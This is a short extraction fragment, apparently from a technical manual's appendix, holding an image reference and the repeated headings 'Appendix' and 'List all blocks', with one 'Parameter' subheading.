
Appendix

List all blocks



Appendix

List all blocks



Appendix

List all blocks – Parameter